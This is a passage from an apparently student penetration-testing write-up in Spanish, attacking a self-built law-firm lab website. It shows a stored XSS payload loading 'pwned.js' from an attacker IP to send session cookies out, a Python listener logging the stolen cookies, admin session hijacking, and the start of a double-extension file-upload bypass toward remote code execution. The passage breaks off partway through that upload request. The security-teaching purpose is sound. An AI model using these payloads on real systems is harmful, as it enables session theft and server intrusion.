3 req.send();
```

Este código en javascript lo que hace es que cuando se ejecuta recoge la cookie del usuario que lo ejecuta y manda dicha petición con la cookie insertada al servidor que le hemos indicado es decir el nuestro de atacante.

Ahora tenemos que injectar el siguiente código en el chat de la web para que cuando el administrador lo vea nos mande su cookie de sesión.

Código insertado en el chat:

```
> <script src="http://192.168.1.128/pwned.js"></script>
```

Lo que va hacer es que cada usuario que cargue ese mensaje va hacer una petición al servidor en concreto al recurso anterior que nos hemos montado haciendo que nos llegue la cookie de sesión del usuario que haya cargado el mensaje, lo primero antes de injectarle es ponernos en escucha por el puerto 80 de nuestra máquina del lado atacante:

```
> python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Ahora inyectamos el código en la web:

![Screenshot of a web-based chat application titled 'Abogados Mostoles'. The URL in the address bar is http://servidor.mostolesabogados.com/chatbufete.php. The chat window shows messages from users Ken, aitor, and toni. Ken says 'Hola', aitor asks for a password reset, and toni sends two malicious messages: '<script>alert(](http://192.168.1.128/pwned.js)

Como vemos no se ve el código inyectado vamos a acceder a phpmyadmin para que veamos como sí que se inyecta:

	name_user	hrenvio	mensaje
	Ken	00:22:01	Hola
	aitor	13:47:01	jefe, podria decirle al admin que pase la contraseña nueva a toni?
	aitor	13:47:12	se le ha olvidado
	toni	13:52:31	<script>alert("Vulnerable a XSS");</script>
	toni	14:09:38	<script src="http://192.168.1.128/pwned.js"></scr...


Acciones: **stán marcados:**

Número de filas: **25** Sort by key: Ninguna

Ahora estando en escucha por el puerto 80 vamos a esperar a que el admin se conecte y vea los mensajes nuevos.

Para que nos llegue la cookie de sesión del admin hemos creado un bot con python y la librería selenium que hace que al admin se logue en la web y recargue el chat cada 3 min para que el atacante cuando encuentre la vulnerabilidad pueda recibir la cookie del admin, para configurar el script hemos hecho las mismas configuraciones que nos indica el siguiente repositorio de github:
https://github.com/password123456/setup-selenium-with-chrome-driver-on-ubuntu_debian

Una vez configurado hemos creado el siguiente script con Selenium:



```
root@tfgcomputer:/bin/proyecto
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.chrome.service import Service
from webdriver_manager.chrome import ChromeDriverManager
from selenium.webdriver.common.by import By
from selenium.webdriver.common.keys import Keys
import time

options = Options()
options.add_argument('--headless')
options.add_argument('--no-sandbox')
options.add_argument('--disable-dev-shm-usage')
driver = webdriver.Chrome(service=Service(ChromeDriverManager().install()), options=options)

driver.get("http://localhost/login.html")
userInput = driver.find_element(By.ID, "username")
passwordInput = driver.find_element(By.ID, "password")

userInput.send_keys("admin")
passwordInput.send_keys("clave$1")
passwordInput.send_keys(Keys.RETURN)

while True:
    driver.get("http://localhost/chatbufete.php")
    time.sleep(180)

driver.close()
Solicitudselenium.py
1,1      Comienzo
```

En el script lo primero que hacemos es importar los módulos que vamos a utilizar, importamos **webdriver** un módulo de selenium sus clases **options,service,by y keys** que más tarde vamos a utilizar y veremos para qué sirve cada una. También vamos a importar el módulo **ChromeDriverManager**, es importante ya que sin este el script no nos funcionara.

Lo primero que vamos a utilizar es la clase de **options**, con esta lo que vamos a poder hacer es manejar las opciones del navegador, así que creamos una estancia en la que meter todas las opciones, indicamos que no queremos interfaz gráfica del navegador con la opción (**--headless**), ya que estamos automatizando un “bot” que queremos que se ejecute en segundo plano, agregamos la opción de (**--no-sandbox**), esto nos desactiva la capa de seguridad que filtra el html de la página en busca de código malicioso en el momento de cargarse, y por último tenemos que deshabilitar el uso de la memoria compartida ya que como no se va a ejecutar de manera gráfica nos puede dar problemas lo deshabilitamos con (**--disable-dev-shm-usage**). Una vez terminado con las opciones del navegador, con la clase service inicializamos el driver de chrome, ya que sin esto no funcionaria el script y le indicamos que coja las opciones que le hemos definido antes.

Posteriormente con la clase by identificamos por id los campos que vamos a rellenar y con keys enviamos los datos que hemos rellenado.


Hasta este momento el “bot” estaria logueado en la página y se le abra redirigido al perfil, lo siguiente que hacemos es cargar la pagina del chat del bufete lo metemos en un bucle infinito y le metemos con el módulo time una espera entre carga y carga de la página de

180s = 3min, para que nos esté recargando el admin que es el “bot” la pagina y nos envie la cookie.

Ahora debemos de poner una línea en el crontab que cuando se inicie la máquina ejecute el script con selenium para que el bot empiece a funcionar, en principio configure esta línea en el crontab:


```
# at 5 a.m every week will:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
@reboot /usr/bin/python3 /bin/proyecto/Solicitudselenium.py
root@tfgcomputer:/bin/proyecto#
```

Pero por problemas con la máquina virtual y cómo arranca el sistema, tenemos que añadir el driver de chrome a la ruta del cron, ya que cuando se ejecuta el cronjob este no tiene la ruta del controlador, por lo que vamos a crear un script en bash que añada la ruta del driver y cargue el script de python:



```
#!/bin/bash
$ rutaScript="/bin/proyecto/Solicitudselenium.py"
export PATH=$PATH:/root/.wdm/drivers/chromedriver/linux64/120.0.6099.109/chromedriver-linux64/chromedriver
python3 $rutaScript
```

Para que este script se ejecute en cada inicio del sistema hemos tenido que crear un servicio que ejecutará el script en bash en cada inicio para ello hemos creado un archivo llamado **loader.service** en la ruta **/etc/systemd/system**:



```
[Unit]
Description=Carga del bot
After=network.target
[Service]
ExecStart=/bin/proyecto/loader.sh

[Install]
WantedBy=default.target
```

En un principio la línea (**After=network.target**) no la puse pero me estuvo dando problemas en el arranque ya que el servicio de red se arrancaba más tarde de que el servicio que hemos creado lo hiciera, por lo que no se ejecutaba ya que daba errores de

red. Añadiendo esa línea hemos conseguido que nuestro servicio `loader.service` arranque después de que el servicio de red lo haga.

En cuanto al resto le indicamos que se ejecute el script en bash que hemos creado y que lo haga en el inicio del sistema con la línea (**WantedBy=default.target**).

Una vez guardado el archivo con la configuración especificada, reiniciamos el demonio del sistema `systemd` con el comando `systemctl daemon-reload` y habilitamos el servicio que hemos creado **`systemctl enable loader.service`**. Una vez ejecutados estos comandos iniciamos el servicio `systemctl start loader.service`.

Ahora cada vez que se inicie el sistema el servicio se va a ejecutar y este va a ser el que llame al script de python y se va a quedar ejecutándose y mandandonos la cookie del admin hasta que se apague el sistema.

Una vez injectado el código y sabiendo que el admin carga la pagina cada 3 min nos ponemos en escucha por el puerto 80 creando un servidor http con python:

```
> python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.128 - - [27/Dec/2023 14:09:37] "GET /pwned.js HTTP/1.1" 200 -
192.168.1.128 - - [27/Dec/2023 14:09:41] "GET /?cookie=PHPSESSID=3jb1k7u9jfgj6k0lp0opgrs7i2 HTTP/1.1" 200 -
192.168.1.45 - - [27/Dec/2023 14:12:47] "GET /pwned.js HTTP/1.1" 200 -
192.168.1.45 - - [27/Dec/2023 14:12:48] "GET /?cookie=PHPSESSID=10vhfpobc84fundd5n28786too HTTP/1.1" 200 -
|
```

Como vemos el admin esta enviandonos su cookie automáticamente gracias la script con selenium, la otra cookie que vemos es la nuestra propia del usuario toni:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	3jb1k7u9jfgj6k0lp0opgrs7i2	servidor.mostolesaboga...	/	Session	35	false	false	None	Wed, 27 Dec 2023 13:14:01 G...

Cambiamos la cookie que tenemos por la que nos acaba de llegar:

toni

DNI: 12345678T
Número de Contacto: 123456789
Número de Empleado: 1
[Cerrar sesión](#)

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
PHPSESSID	10vhfpobc84fundd5n28786too	servidor.mostoles...	/	Session	35	false	false

Hemos puesto la otra cookie y recargamos:

admin

DNI: 78912345C
Número de Contacto: 121315178
Número de Empleado: 4
[Cerrar sesión](#)



No data present for selected host

Aquí vemos cómo hemos conseguido secuestrar la sesión del administrador, ahora con dicho usuario vamos a tener acceso a la gestión de archivos en donde nos vamos a encontrar la siguiente vuln, un abuso en la subida de archivos en el servidor que se va a convertir en un RCE (Remote Code Execution) esta vulnerabilidad consiste en ejecutar comandos en el servidor víctima de manera remota.

3.5 Abuso de subida de archivos

Una vez hemos conseguido secuestrar la sesión del admin, vamos a ver qué este usuario sí que va a tener la posibilidad de subir archivos por lo que vamos a intentar explotar la subida de archivos a ver si no está sanitizada, lo primero que vamos hacer es comprobar


qué archivos podemos subir, nos interesaría probar a subir un archivo php:




Como vemos no nos ha dejado subir este archivo por el tipo de extensión, por lo que vamos a intentar subir archivos con otra extensión para ver si nos deja, pero primero vamos a interceptar la petición con burpsuite.

Burpsuite es un proxy que se configura en tu navegador, y sirve para interceptar el tráfico entre el servidor web y tu navegador, es decir se pone entremedias de una petición de nuestro lado al servidor web para poder analizarlas. No sólo tiene esta función burpsuite tiene una amplia gama de herramientas, con estas herramientas podemos hacer ataques de diccionario y fuzzing en la web y muchas cosas más.


Por lo que vamos a ver un poco como funciona Burpsuite explotando este abuso en la subida de archivos, lo primero que vamos a hacer como ya hemos dicho es interceptar la petición en el momento de subir el archivo, para ello es necesario que se active el proxy en el navegador para que en el momento de mandar la petición la intercepte, el proxy de burpsuite en el navegador le hemos configurado con otra herramienta llamada foxyproxy:




Como vemos en la imagen Burpsuite se configura en el puerto 8080 por defecto, por lo que en el foxyproxy a la hora de configurarlo utilizamos este puerto. Ahora activando Burpsuite en el navegador lo siguiente es poner burp en escucha, lo primero que vemos cuando abrimos Burpsuite es lo siguiente:



Lo que vamos a estar utilizando nosotros en esta prueba de penetración es el proxy y el repeater a medida que vamos utilizando burpsuite os vamos a ir explicando lo que hacemos, por eso ahora vamos a poner a burpsuite en escucha:



Hasta aquí hemos indicado al navegador que las peticiones ahora queremos que las pase antes de enviarlas por burpsuite y además hemos puesto el proxy de burp en escucha, ahora cuando subamos el archivo de prueba nos va a recoger la petición que hace nuestro equipo al servidor para subir el archivo, antes hemos probado con un php y no nos ha dejado subirlo por la extensión .php vamos a probar a subir un archivo .txt:



Ahora cuando le demos a subir no vemos la respuesta del server por que primero lo a interceptado burpsuite:

Request to http://servidor.mostolesabogados.com:80 [192.168.1.45]

Forward Drop Intercept is on Action Open browser

```

1 POST /gestion_archivos.php HTTP/1.1
2 Host: servidor.mostolesabogados.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://servidor.mostolesabogados.com/gestion_archivos.php
8 Content-Type: multipart/form-data; boundary=-----24286773014246033933330826507
9 Content-Length: 243
10 Origin: http://servidor.mostolesabogados.com
11 DNT: 1
12 Connection: close
13 Cookie: PHPSESSID=kps3hnrd8gholfe1gh5qaq7kna
14 Upgrade-Insecure-Requests: 1
15
16 -----24286773014246033933330826507
17 Content-Disposition: form-data; name="archivo"; filename="prueba.txt"
18 Content-Type: text/plain
19
20 Esto es una prueba
21
22 -----24286773014246033933330826507-
23

```

Search... 0 matches

Aquí podemos ver el cuerpo del archivo y el nombre lo enviamos al repeater con **ctrl+r** para trabajar con dicha petición:

Target: http://servidor.mostolesabogados.com:80

Send Cancel < > 0 matches

Request	Response
<pre> 1 POST /gestion_archivos.php HTTP/1.1 2 Host: servidor.mostolesabogados.com 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://servidor.mostolesabogados.com/gestion_archivos.php 8 Content-Type: multipart/form-data; 9 boundary=-----24286773014246033933330826507 10 Content-Length: 243 11 Origin: http://servidor.mostolesabogados.com 12 Connection: close 13 Cookie: PHPSESSID=kps3hnrd8gholfe1gh5qaq7kna 14 Upgrade-Insecure-Requests: 1 15 16 -----24286773014246033933330826507 17 Content-Disposition: form-data; name="archivo"; filename="prueba.txt" 18 Content-Type: text/plain 19 20 Esto es una prueba 21 22 -----24286773014246033933330826507- 23 </pre>	<pre> 1 Response 2 Raw Hex Render 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 </pre>

0 matches 0 matches


Aquí en el repeater podemos hacer que se termine de enviar la petición después de haber estado trabajando con ella, y ver la respuesta del servidor:

The screenshot shows the Burp Suite interface. In the Request tab, a POST request is made to `/gestion_archivos.php` with various headers and a file upload payload. In the Response tab, the server returns a message: "Archivo subido con éxito!" (File uploaded successfully!). This message is circled in red.

Como vemos en la respuesta del server nos ha dejado subir un archivo con extensión .txt, lo que pasa es que no sabemos donde se almacenan estos archivos así que vamos hacer otro fuzz de la página con un diccionario diferente al personalizado con el robots haber si encontramos algún directorio nuevo en el que se estén guardando dichos archivos:

```
> gobuster dir -u http://servidor.mostolesabogados.com/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://servidor.mostolesabogados.com/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2023/12/28 15:35:26 Starting gobuster in directory enumeration mode
=====
/assets           (Status: 301) [Size: 347] [--> http://servidor.mostolesabogados.com/assets/]
/javascript        (Status: 301) [Size: 351] [--> http://servidor.mostolesabogados.com/javascript/]
/archivos         (Status: 301) [Size: 349] [--> http://servidor.mostolesabogados.com/archivos/]
/phpmyadmin       (Status: 301) [Size: 351] [--> http://servidor.mostolesabogados.com/phpmyadmin/]
Progress: 71888 / 220561 (32.59%)
[!] Keyboard interrupt detected, terminating.
=====
2023/12/28 15:35:40 Finished
=====
```

Aquí vemos cómo nos encuentra cosas que antes no nos encontraba con el diccionario personalizado como el directorio `archivos`, vamos a comprobar si en este sitio es donde se están almacenando los archivos que estamos subiendo como admin:



Index of /archivos

Name	Last modified	Size	Description
Parent Directory		-	
prueba.txt	2023-12-28 15:29	20	

Apache/2.4.52 (Ubuntu) Server at servidormostolesabogados.com Port 80

Como vemos sí que se están subiendo aquí los archivos del admin, por lo que tenemos que encontrar la forma de saltarnos la sanitización de la extensión del archivo y que nos deje subir un archivo con extensión .php que haga una llamada en la url a una campo que nos permita ejecutar comandos.

Hay muchos métodos para intentar saltarnos la sanitización de la extensión, los cuales tenemos alguno método en el siguiente link:<https://book.hacktricks.xyz/pentesting-web/file-upload>

Pero nosotros debido a como hemos visto que esta sanitizado el código en la página gestion_archivos.php, que hemos estado explicando en la configuración de apache, no tenemos que hacer nada más que subir un archivo con una doble extensión, las cuales tienes que estar la de php, primero ya que es la ultima extension puesta en el nombre del archivo la que comprueba el código php y la que compara con la whitelist, por lo que tenemos que aprovecharnos de que el servicio de apache tiene una pequeña configuración que no está sanitizada, y nos permite ejecutar el php, tan solo con que el archivo tenga .php da igual que no sea la ultima extension del archivo. Por ejemplo vamos a probar a inyectar el siguiente archivo con nombre cmd.php.txt:

```


1 POST /gestion_archivos.php HTTP/1.1
2 Host: servidor.mostolesabogados.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
